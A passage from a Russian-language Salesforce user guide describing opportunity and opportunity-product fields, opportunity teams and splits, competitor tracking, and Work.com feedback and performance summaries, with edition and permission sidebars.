| Категория прогноза          | Имя категории прогноза, отображаемое в отчетах, на страницах редактирования и просмотра сведений о возможностях, в списковых представлениях возможностей, а также при поиске возможностей. Данный параметр связан с полем возможности «Этап». Дополнительную информацию о категориях прогноза см. в разделе <a href="#">«Работа с категориями прогнозов»</a> на странице 1684.                          |
| Последнее изменение сделано | Пользователь, который изменял поля возможности последним, а также дата и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка возможности. (Только для чтения)   |
| Источник интереса           | Источник возможности (например, реклама, партнер или Интернет). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов.  |
| Следующий этап              | Описание следующей задачи для закрытия возможности. Данное поле может содержать не более 255 символов.  |
| Валюта возможности          | Стандартная валюта для всех полей валюты в возможности. Стоимость отображается в валюте возможности, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.   |

| Поле                         | Описание  |
|------------------------------|---|
|                              | Валюта возможности с продуктами связана с валютой связанного прайс-листа. Значение данного поля может быть изменено только после удаления продуктов.  |
| Подразделение возможности    | Подразделение, которому принадлежит возможность. Значение данного поля автоматически наследуется от связанной организации.<br><br>Данное поле доступно только для организаций, использующих подразделения для сегментирования данных.   |
| Имя возможности              | Имя возможности (например, «Acme.com: заказ на поставку офисного оборудования»). Данное поле может содержать не более 120 символов.   |
| Ответственный за возможность | Назначенный ответственный за возможность. Недоступно в версии Personal Edition.   |
| Тип записи возможности       | Имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Тип записи может быть связан с процессом продажи. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.  |
| Организация-партнер          | Поле, определяющее принадлежность возможности пользователю-партнеру. Данное поле доступно только для чтения.  |
| Основной источник кампании   | Имя кампании, ответственной за создание возможности.<br><br>Если возможность создана в результате преобразования интереса, то имя кампании автоматически добавляется в данное поле из интереса. Если интерес связан с несколькими кампаниями, то в возможность добавляется кампания, статус участника которой обновлен последним.<br><br>При наличии нескольких влияющих кампаний щелкните ссылку <b>«Правка»</b> напротив нужной основной кампании в связанном списке «Влияние кампании» на странице сведений о возможности и установите флажок «Основной источник кампании». При этом кампания добавляется в поле возможности «Основной источник кампании». |
| Личное                       | Поле, определяющее личную возможность. Просмотр, редактирование и составление отчетов по личным возможностям доступны только администраторам, ответственным и вышестоящим пользователям в иерархии ролей. Недоступно в версиях Group Edition и Personal Edition. Личные возможности не инициируют <a href="#">предупреждения о крупной сделке</a> или бизнес-правила. Личные возможности учитываются прогнозами только при использовании  |

| Поле                     | Описание  |
|--------------------------|---|
| Вероятность              | <p>функции настраиваемого прогнозирования или продукта «Совместные прогнозы». При наличии полномочия «Просмотр всех прогнозов» пользователи могут просматривать личные возможности на вкладке «Прогнозы».</p> <p> <b>Прим.:</b> Установка флажка «<i>Личное</i>» инициирует удаление групп, работающих с возможностями, долей возможности и общего доступа. (Ответственный за личную возможность получает 100% типов долей, сумма которых составляет данную стоимость.)</p>  |
| Количество               | <p>Вероятность закрытия возможности, выраженная в процентах.</p> <p>Значение поля «Вероятность» обновляется при каждом изменении поля «Этап» даже в тех случаях, если поле «Вероятность» помечено в макете страницы как доступное только для чтения. Значение данного поля может быть переопределено только при наличии полномочия на его редактирование.</p>   |
| Этап                     | <p>Если возможность использует продукты, то данное поле содержит общую сумму полей «Количество» во всех продуктах из связанного списка «Продукты». В противном случае данное поле используется в обычном порядке.</p> <p>Текущий этап возможности (например, «Потенциальный клиент» или «Предложение»). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Количество значений не может превышать 100. Каждое значение раскрывающегося списка может содержать не более 40 символов.</p> <p>Значения данного раскрывающегося списка соотносятся со значениями категории прогноза, что позволяет определить степень влияния возможности на прогноз.</p> <p>Если поле «Этап» открытой возможности содержит значение «Закрыто/реализовано», то поле «Дата закрытия» отображает текущую дату по Гринвичу. По мере необходимости время по Гринвичу может отличаться от часового пояса пользователя на один день.</p> |
| Синхронизированная смета | <p>Смета, синхронизированная с возможностью. Одновременно возможность может быть синхронизирована только с одной сметой.</p>  |



| Поле       | Описание   |
|------------|--|
| Территория | Территория, связанная с возможностью. Доступно только в том случае, если в организации включена функция управления территориями.   |
| Тип        | Тип возможности (например, «Существующий бизнес» или «Новый бизнес»). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Каждое значение раскрывающегося списка может содержать не более 40 символов. |

СМ. ТАКЖЕ:

[Поля продуктов возможностей](#)  
[Возможности](#)

## Поля продуктов возможностей

Поля для продуктов, связанных с коммерческими возможностями, содержат сведения, которые помогут отслеживать товары, продажа которых идет успешно. В зависимости от используемого макета страницы и параметров безопасности полей некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле                        | Описание   |
|-----------------------------|--|
| Активно                     | Указывает на то, является ли запись в прайс-листе (продукт и цена по прайс-листу) активной и доступной для добавления в возможность или смету. |
| Создано                     | Имя пользователя, создавшего продукт.  |
| Дата                        | Дата закрытия отдельного продукта возможности.   |
| Скидка                      | Скидка на продукт (в процентах).   |
| Последнее изменение сделано | Пользователь, изменивший поля продукта возможности последним. (Только для чтения)  |
| Краткое описание            | Текст, позволяющий отличить один продукт возможности от другого.   |
| Цена по прайс-листу         | Цена продукта по прайс-листу, включая валюту.  |
| Возможность                 | Имя возможности для данного продукта.  |
| Продукт                     | Элемент связанного списка возможности «Продукты».  |

### ВЕРСИИ

Доступно в версиях:  
 Salesforce Classic и  
 Lightning Experience

Доступные поля  
 определяются используемой  
 версией Salesforce.

| Поле                | Описание   |
|---------------------|--|
| Продукт             | Имя продукта.  |
| Количество          | Количество единиц продукта возможности.  |
| Продажная цена      | Цена за продукт возможности.   |
| Промежуточная сумма | Разница между стандартной ценой и ценой со скидкой. Если валюта возможности отличается от валюты пользователя, то данное поле отображает суммы в преобразованной валюте. |
| Итоговая цена       | Общая сумма всех стоимостей для данного продукта возможности.  |

СМ. ТАКЖЕ:

[Поля возможностей](#)

[Возможности](#)

## Совместная работа над возможностями сбыта

### Группы, работающие с возможностями

Рекомендуем избегать создания повторяющихся записей возможностей каждым участником группы сбыта. Взамен, рекомендуем создать группу, работающую с возможностями, благодаря которой все участники получают доступ к одинаковым записям. Также рекомендуем включить функцию «Доли возможности», позволяющую делить кредит между участниками рабочей группы.

Группа, работающая с возможностями, — это совокупность пользователей Salesforce, работающих совместно над возможностями. Типичная группа, работающая с возможностями, может состоять из менеджера по работе с клиентами, торгового представителя и консультанта по предпродажам.

Настройте рабочую группу для любой собственной возможности или возможности нижестоящего участника в иерархии ролей. Добавьте участников рабочей группы и выберите роль для каждого участника (например, «Руководитель проекта»). Самое главное, укажите уровень доступа каждого участника рабочей группы к возможности: для чтения и записи или только для чтения. Добавление, редактирование или удаление участников группы, работающей с возможностями, доступно только при наличии доступа для чтения и записи связанной возможности. Группы, работающие с возможностями, не могут быть настроены для личных возможностей. Кроме того, рабочие группы не могут быть дополнены пользователями массового портала.

При необходимости настройте стандартную группу, работающую с возможностями. Добавьте нужных пользователей. Стандартная группа, работающая с возможностями, может автоматически добавляться во все возможности.

Изменения, внесенные в рабочую группу для отдельной возможности, не влияют на стандартную рабочую группу и рабочие группы для других возможностей.

Вы можете отфильтровать настраиваемое списковое представление возможностей в группе, работающей с возможностями, к которой относитесь. При создании или редактировании настраиваемого спискового представления возможностей

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

выберите фильтр «Мои группы, работающие с возможностями», чтобы просмотреть их. Отчеты по возможностям позволяют фильтровать возможности по рабочим группам с участием текущего пользователя.

СМ. ТАКЖЕ:

[Добавление участников в группу, работающую с возможностями](#)

[Настройка стандартной группы, работающей с возможностями](#)

### Списковое представление групп, работающих с возможностями

Списковое представление групп, работающих с возможностями, отображает сведения об участниках группы, работающей с возможностями.

Ниже перечислены действия, доступные в данном списковом представлении.

- Чтобы отфильтровать результаты поиска по первой букве, воспользуйтесь ссылками в алфавитном указателе.
- **Измените** сведения об участнике рабочей группы.
- **Удалите** участника рабочей группы.
- Чтобы просмотреть сведения об участнике или клонировать участника рабочей группы, щелкните имя нужного участника.

СМ. ТАКЖЕ:

[Группы, работающие с возможностями](#)

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Добавление участников в группу, работающую с возможностями

Добавление участников рабочей группы в собственную возможность инициирует предоставление доступа к сведениям, необходимым для закрытия сделки.

1. Откройте страницу сведений о возможности, перейдите к связанному списку «Группа, работающая с возможностями» и нажмите кнопку **«Добавить»** или **«Добавить члена группы»**, смотря какая кнопка появится.
2. Введите имя члена в столбец «Пользователь» или выберите имя члена. Если организация использует партнерский портал, выберите значение «Пользователь-партнер» или «Пользователь», а затем введите имя участника.  
При добавлении участник группы, работающей с возможностями, получает автоматический доступ для чтения к связанной организации.
3. Выберите нужную роль участника рабочей группы.
4. Выберите нужный уровень доступа участника к возможности. Уровень доступа должен превышать стандартный уровень общего доступа организации к возможностям.
5. Укажите значения любых настраиваемых полей, созданных администратором для групп, работающих с возможностями.
6. Нажмите кнопку **«Сохранить»**.

 **Совет:** Чтобы просмотреть список участников рабочей группы для собственных возможностей или возможностей своих подчиненных в иерархии ролей, запустите отчет «Возможности с группами, работающими с возможностями». Данный отчет также содержит сведения о собственных возможностях и рабочих группах со своим участием, включая любые доли возможности.

СМ. ТАКЖЕ:

[Поля группы, работающей с возможностями](#)

[Создание долей возможности](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления участников рабочей группы в возможность:

- «Чтение» для пользователей

И

«Чтение» для возможностей

И

Ответственный за возможность или вышестоящий ответственный в иерархии ролей организации.

Для просмотра возможности, в которой пользователь является участником рабочей группы:

- «Чтение» для возможности

## Редактирование участников группы, работающей с возможностями

Изменить уровень доступа, роль группы и многое другое для членов группы, работающей с возможностями.

1. Откройте страницу сведений о возможности и перейдите к связанному списку «Группа, работающая с возможностями».
2. Если член группы, которого вы обновляете, не появился, просмотрите полный список.
3. Выберите ссылку **«Правка»** напротив имени нужного члена.



**Прим.:** Неактивные пользователи с назначенными процентами долей отображаются в группе, работающей с возможностями; система позволяет редактировать только поля, связанные с долями. Все остальные поля доступны только для чтения.

4. Выберите другой уровень доступа или роль. Уровень доступа должен превышать стандартный уровень общего доступа организации к возможностям.
5. Измените значения любых настраиваемых полей, созданных администратором для групп, работающих с возможностями.



**Важное замечание:** См. раздел **«Работа с настраиваемыми полями для групп, работающих с возможностями»** на странице 1578.

6. Нажмите кнопку **«Сохранить»**.
7. Чтобы просмотреть единые параметры общего доступа к возможностям, щелкните **«Показать доступ»**. Данные параметры позволяют расширить уровень доступа, предоставленный участнику группы, работающей с возможностями. Например, значение «Для чтения и записи», заданное параметру общего доступа организации к возможностям, переопределяет значение «Только для чтения», назначенное отдельному участнику группы, работающей с возможностями.



**Совет:** Чтобы просмотреть список участников рабочей группы для собственных возможностей или возможностей своих подчиненных в иерархии ролей, запустите отчет «Возможности с группами, работающими с возможностями». Данный отчет также содержит сведения о собственных возможностях и рабочих группах со своим участием, включая любые доли возможности.

СМ. ТАКЖЕ:

[Поля группы, работающей с возможностями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования участников рабочей группы:

- «Редактирование» для возможностей

И

Ответственный за возможность или вышестоящий ответственный в иерархии ролей организации.

Для просмотра возможности, в которой пользователь является участником рабочей группы:

- «Чтение» для возможности

## Удаление участников из группы, работающей с возможностями

1. Откройте страницу сведений о возможности и перейдите к связанному списку «Группа, работающая с возможностями». При необходимости откройте любую другую страницу, содержащую данный список.
2. Удалите бывших участников рабочей группы. (При наличии более пяти участников щелкните ссылку **«Перейти к списку»**, позволяющую просмотреть всех участников рабочей группы.)

Ниже перечислены рекомендации по использованию долей возможности.

- Участник рабочей группы, которому назначен процент доли больше нуля, может быть удален только после переназначения доли.
- Ответственный за возможность не может быть удален из группы, работающей с возможностями. Чтобы удалить данного участника из расчетов долей, назначьте процент доли, равный нулю, или выберите другого ответственного за возможность.

## Работа с настраиваемыми полями для групп, работающих с возможностями

Настраиваемые поля для групп, работающих с возможностями, отображаются только в том случае, если они заданы и добавлены администратором в соответствующие макеты страниц.

Настраиваемые поля, заданные администратором, но отсутствующие на странице «Добавить участников группы, работающей с возможностями», недоступны при добавлении нового участника рабочей группы. Тем не менее, данные поля доступны при редактировании текущего участника группы, работающей с возможностями. Чтобы просмотреть поля, щелкните ссылку **«Правка»** напротив имени нужного участника в связанном списке «Группа, работающая с возможностями».

Помните, что редактирование сведений об участнике инициирует перезапись исходных сведений. Например, пользователь добавляет участника в рабочую группу, а затем изменяет сведения об этом участнике для выбора значений всех связанных настраиваемых полей. Затем, пользователь снова добавляет данного участника в рабочую группу. Настраиваемые поля не отображаются на странице «Добавить участников группы, работающей с возможностями», поэтому данные поля не могут быть заполнены значениями при

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления участников рабочей группы:

- «Чтение» для пользователей

И

«Редактирование» для возможностей

Для просмотра возможности, в которой пользователь является участником рабочей группы:

- «Чтение» для возможности

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

повторном добавлении участника. В этом случае исходные значения, введенные в настраиваемые поля, перезаписываются пустым значением.

СМ. ТАКЖЕ:

[Добавление участников в группу, работающую с возможностями](#)

[Редактирование участников группы, работающей с возможностями](#)

### Настройка стандартной группы, работающей с возможностями

Группа, работающая с возможностями, — это совокупность пользователей, работающих совместно над возможностями. Например, группа, работающая с возможностями, может состоять из менеджера по работе с клиентами, специалиста по сбыту и торгового представителя. Стандартная группа, работающая с возможностями, должна содержать пользователей, привлекаемых к совместной работе над собственными возможностями. Каждому пользователю может быть назначена роль в рабочей группе и предоставлен уровень доступа к возможностям.

СМ. ТАКЖЕ:

[Группы, работающие с возможностями](#)

[Добавление стандартной группы, работающей с возможностями](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартной группы, работающей с возможностями:

- «Чтение» для возможностей

## Добавление стандартной группы, работающей с возможностями

Экономит время за счет автоматического добавления стандартной группы, работающей с возможностями, к возможностям, которые имеет пользователь.

- При добавлении участников в стандартную группу, работающую с возможностями, определите необходимость автоматического добавления рабочей группы во все открытые возможности.
- Кроме того, стандартная группа, работающая с возможностями, может быть добавлена в отдельные возможности.

1. Откройте страницу сведений о возможности и перейдите к связанному списку «Группа, работающая с возможностями».

2. Нажмите кнопку «**Добавить стандартную рабочую группу**».



**Прим.:** Администраторы и вышестоящие пользователи в иерархии ролей могут добавлять стандартные рабочие группы в возможности текущего пользователя. Нажатие кнопки «**Добавить стандартную рабочую группу**» инициирует добавление стандартной рабочей группы ответственного за возможность, а не пользователя, нажавшего данную кнопку.

СМ. ТАКЖЕ:

[Группы, работающие с возможностями](#)

[Настройка стандартной группы, работающей с возможностями](#)

## Поля группы, работающей с возможностями

| Поле                  | Описание   |
|-----------------------|--|
| Доступ к возможности  | Уровень доступа участника рабочей группы к возможности. Возможные уровни доступа: «Для чтения и записи» или «Только для чтения». Уровень доступа должен превышать стандартный уровень общего доступа организации к возможностям. |
| Роль в рабочей группе | Роль участника в группе, работающей с возможностями (например, «Менеджер по организациям»).  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартной группы, работающей с возможностями:

- «Чтение» для возможностей

Для добавления стандартных рабочих групп в возможности:

- «Чтение» для возможностей

И

Ответственный за возможность или вышестоящий ответственный в иерархии ролей организации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**




| Поле         | Описание   |
|--------------|--|
| Пользователь | Пользователь, являющийся участником рабочей группы. Если организация использует партнерский портал, выберите значение «Пользователь-партнер» или «Пользователь». |

СМ. ТАКЖЕ:

[Добавление участников в группу, работающую с возможностями](#)

## Общие сведения о долях возможности

Функция разделения возможностей позволяет участникам рабочей группы делить кредит продажи для возможности. Участники рабочей группы, сотрудничающие над возможностью, могут сводить индивидуальные кредиты продажи к отчетам по планам продаж и ожидаемым продажам для всей рабочей группы.

 **Прим.:** Просмотр и редактирование долей доступны только ответственному за возможность или вышестоящему сотруднику в иерархии организации, имеющему доступ к полям долей.

Система поддерживает два типа долей возможности.

- Чтобы предоставить кредит участникам рабочей группы, которые несут непосредственную ответственность за доход возможности, воспользуйтесь долями, сумма которых составляет 100% от стоимости возможности. (По умолчанию данные доли называются долями *дохода*.)
- Чтобы предоставить кредит участникам второстепенной рабочей группы, воспользуйтесь долями, сумма которых может составлять любой процент от стоимости возможности, иногда превышая 100%. (По умолчанию данные доли называются долями *наложения*.)


По умолчанию поле «Возможность: стоимость» поддерживает одну долю дохода и одну долю наложения. Если организация использует настраиваемые типы долей, то администратор может создать не более трех дополнительных типов долей; система позволяет использовать не более пяти типов долей. Процент каждой доли определяется администратором.

Например, разделите кредит возможности для стандартного поля «Предполагаемый доход». Или добавьте поле валюты для прибыли и создайте тип доли на основе прибыли, полученной от возможности. Типы долей поддерживаются практически всеми полями валюты возможностей, включая настраиваемые поля и поля сводного резюмирования, но не полями валюты формулы.

Чтобы включить поддержку настраиваемых типов долей для организации, обратитесь в компанию Salesforce.

При необходимости администратор может создать настраиваемые поля для долей возможностей, позволяющие пользователям отслеживать и хранить сведения о долях, создаваемых для участников рабочей группы.

 **Прим.:** Пользователи не могут создавать зависимые раскрывающиеся списки для долей возможностей.

 **Совет:** Дополнительную информацию о добавлении долей в прогнозы см. в разделе [«Переключение между прогнозами по доходу и прогнозами по количеству»](#). (Доли не могут быть сведены к территориям продаж.)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## Создание долей возможности

Система позволяет добавлять и настраивать доли для участников группы, работающей с возможностями.


Если организация использует групповой сбыт и доли возможности, то пользователи могут редактировать доли для участников группы, работающей с возможностями.


1. Откройте текущую или добавьте новую возможность. Ответственный за возможность автоматически добавляется в группу, работающую с возможностями, и изначально получает 100% типов долей, которые должны составлять данную стоимость.

2. Щелкните **«Редактировать доли возможности»** в связанном списке «Доли возможности».


 **Прим.:** При отсутствии долей для определенного поля обратитесь к администратору для проверки уровня доступа, который может быть ограничен параметрами безопасности поля.

3. Добавьте соответствующих участников группы, работающей с возможностями, и настройте нужные проценты долей. Чтобы определить, должен ли тип доли составлять 100%, выполните поиск по фразе «Должно составлять 100%» в описании доли.

Чтобы удалить участника рабочей группы из доли, щелкните значок  напротив имени нужного участника рабочей группы.

 **Прим.:** Чтобы добавить участника рабочей группы, который не был добавлен, воспользуйтесь связанным списком «Группа, работающая с возможностями» на основной странице возможности. (Чтобы добавить участников при редактировании долей, обратитесь к администратору.)

4. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Проценты долей ограничиваются двумя знаками после запятой. Введенная денежная сумма, где процент доли содержит не менее трех знаков после запятой, автоматически округляется.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления долей для участников группы, работающей с возможностями:

- «Редактирование» для возможностей

И

Ответственный за запись возможности или вышестоящий сотрудник в иерархии организации

## Изучение конкурентов

### Общие сведения о конкурентах

Конкуренты по отложенной сделке могут отслеживаться путем создания списка имен конкурентов для соответствующей возможности. Введите имена новых конкурентов или выберите нужные имена из списка конкурентов, заданного администратором. Чтобы просмотреть имена конкурентов, перейдите к связанному списку возможности «Конкуренты».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
and **Developer** для  
организаций,  
активированные до лета  
2009 г.

## Просмотр и редактирование конкурентов

Связанный список возможности «Конкуренты» содержит конкурентов по текущей сделке.

- Чтобы просмотреть сведения о конкуренте, выберите имя нужного конкурента.
- Чтобы добавить сильные и слабые стороны конкурента, щелкните ссылку **«Правка»** напротив имени нужного конкурента.
- Чтобы добавить нового конкурента, нажмите кнопку **«Создать»**. Введите имя конкурента. Чтобы выбрать имя конкурента из списка, заданного администратором, щелкните значок поиска. Конкурент может не быть текущей организацией или контактом. В этом случае укажите сильные и слабые стороны конкурента, которые могут отличаться для каждой возможности.

 **Прим.:** Создание или добавление конкурентов возможно только при наличии полномочия на редактирование возможностей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Все**  
выпуски для организаций,  
активированные до лета  
2009 г.

Доступно в версиях:  
Выпуски **Group,**  
**Professional, Enterprise,**  
**Performance, Unlimited,**  
**and Developer** для  
организаций,  
активированные до лета  
2009 г.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конкурентов:

- «Чтение» для  
возможностей

Для редактирования  
конкурентов:

- «Редактирование» для  
возможностей

## Повышение производительности посредством Work.com

---

### Общие сведения об отзывах

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Отзывы» требует  
наличия лицензии на  
компонент **Work.com,**  
являющейся

дополнительной для версии  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** или  
**Developer Edition** и  
добавленной в версию  
**Performance Edition.**

Work.com Feedback позволяет запрашивать и предлагать незаказные отзывы по лицу или теме, а также отвечать на отзывы, относящиеся к сводкам производительности.

Предложение отзывов, запросы на отзывы и отзывы, относящиеся к сводке производительности, — управление всем этим осуществляется с вкладки «Отзывы». На вкладке «Отзывы» отображаются последние отзывы, которые вы просматривали по умолчанию, и можно фильтровать их для просмотра различных типов записей обратной связи. Например, выберите **«Новые запросы отзывов»**, чтобы просмотреть записи отзывов, которые требуют ввода. Можно также создать настраиваемые списковые представления с различными вариантами фильтра.

К фильтрам отзывов по умолчанию относятся следующие.

- Все отзывы — все отзывы, в том числе разовые отзывы и отзывы по сводке производительности.
- Отклоненные запросы отзывов — все отзывы, которые вы запросили и которые были отклонены.
- Отзывы обо мне — все завершенные отзывы о вас.
- Отзывы о моей рабочей группе — все заполненные отзывы о вашей рабочей группе.
- Отзывы о других — заполненные отзывы о других.
- Отзывы о темах — заполненные отзывы о темах.
- Новые ответы на отзывы — новые ответы на те отзывы, которые вы запросили.
- Новые запросы на отзывы — новые запросы на отзывы для разового отзыва и сводки производительности.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отзывов:

- «Чтение» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

И

«Чтение» для циклов производительности

Для создания отзывов:

- «Создание» в разделе «Отзывы», «Вопросы отзыва», «Наборы вопросов отзыва» и «Запросы отзыва»

И

«Чтение» для циклов производительности

Для редактирования или отправки отзывов:

- «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

И

«Чтение» для циклов производительности

Для удаления отзывов (только для пользователей-администраторов с полномочием «Изменение всех данных»/«Просмотр всех данных»):

- «Удаление» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

И

«Чтение» для циклов производительности

Feedback Requests Home [Help for this Page](#)

View: **All Feedback**  [Edit](#) | [Create New View](#)

**Rece**

| Feedback About  | Feedback Type      | Due Date   | Feedback From                | Created Date          | Feedback Request State |
|---|--------------------|------------|------------------------------|-----------------------|------------------------|
| <a href="#">Perkins, Joe</a>  | Personal           |            | <a href="#">Perkins, Dan</a> | 7/20/2015<br>10:32 AM | Submitted              |
| <a href="#">Feedback about Sally Strudel</a><br>Annual Performance Summary<br>Manager Summary | Manager<br>Summary | 10/15/2015 | <a href="#">Perkins, Dan</a> | 8/13/2015<br>10:52 AM | Draft                  |

Ниже перечислены действия, доступные на странице отзывов.

- Просмотр и фильтрация списка отзывов для новых запросов, ответов и других отзывов
- Щелкните запись отзыва, чтобы просмотреть и изменить сведения об отзыве
- Предложение или запрос отзывов

СМ. ТАКЖЕ:

[Доступность отзывов](#)

[Общие сведения о сводках по производительности](#)

[Включение или выключение параметров Work.com](#)

## Доступность отзывов

Параметры доступности определяются выбранным типом отзыва.

### Запрошенные отзывы

Запрос отзыва может просматриваться только соответствующими получателями и администраторами с полномочием «Изменение всех данных» или «Просмотр всех данных».

| Объект запроса отзыва | Пользователь, получающий запрос | Менеджер пользователя | Администратор с полномочием «Изменение всех данных»/«Просмотр всех данных» |
|-----------------------|---------------------------------|-----------------------|--|
| Тема                  | ✓                               |                       | ✓  |
| Я                     | ✓                               |                       | ✓  |
| Другой пользователь   | ✓                               |                       | ✓  |

### Предложенные отзывы

Система позволяет просматривать только доступные отзывы. Например, пользователь не может просматривать отзывы о самом себе, доступные только его менеджеру.

| Предложенные отзывы     | Пользователь | Менеджер пользователя | Администратор с полномочием «Изменение всех данных»/«Просмотр всех данных» |
|-------------------------|--------------|-----------------------|--|
| Только пользователь     | ✓            |                       | ✓  |
| Пользователь и менеджер | ✓            | ✓                     | ✓  |
| Только менеджер         |              | ✓                     | ✓  |

СМ. ТАКЖЕ:

[Общие сведения об отзывах](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Функция «Отзывы» требует наличия лицензии на компонент **Work.com**, являющейся

дополнительной для версии **Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**



## Общие сведения о сводках по производительности

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Сводки по  
производительности  
требуют наличия лицензии  
на компонент **Work.com,**  
являющейся  
дополнительной для версии  
**Professional Edition,**  
**Enterprise Edition,**  
**Unlimited Edition** или  
**Developer Edition** и  
добавленной в версию  
**Performance Edition.**

Сводки по производительности Work.com позволяют собирать отзывы о сотрудниках компании посредством настраиваемой анкеты.

Воспользуйтесь вкладкой «Отзывы» для просмотра сводок по производительности, которые требуется завершить. Чтобы отфильтровать сводки по производительности, воспользуйтесь раскрывающимся меню. Выберите **Новые запросы отзывов**, чтобы увидеть сводки по однократным отзывам и производительности, которые требуют ответа.

СМ. ТАКЖЕ:

[Добавление коллег в сводку по производительности](#)

[Составление сводки](#)

[Отклонение запроса на предоставление сводки производительности](#)

[Общие сведения о циклах сводок по производительности](#)

[Включение или выключение параметров Work.com](#)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Производительность»:

- «Чтение» для циклов производительности

Для просмотра сводок по производительности:

- «Чтение» для циклов производительности

Для создания сводок по производительности:

- «Создание» для циклов производительности

Для составления и отправки сводок по производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

И

«Чтение» для циклов производительности

## Составление сводки

1. В раскрывающемся списке на вкладке «Отзывы» выберите пункт **«Новые запросы отзывов»**.
2. Нажмите кнопку **«Начать»**.
3. Выберите сводку по производительности.
4. Ответьте на вопросы сводки. Если доступно, щелкните **Пригласить коллег** или **Пригласить проверяющих на уровне пропуска**, чтобы запросить рецензии других сотрудников.

Чтобы просмотреть недавнюю работу, например благодарности, цели, метрики и отзывы, щелкните **Настроить связанные списки** на странице сводных данных о производительности. Вы не можете цитировать недавнюю работу напрямую в ответах, однако вы можете добавлять эти сведения вручную.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition, Enterprise Edition, Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования сводок по производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

И

«Чтение» для циклов производительности

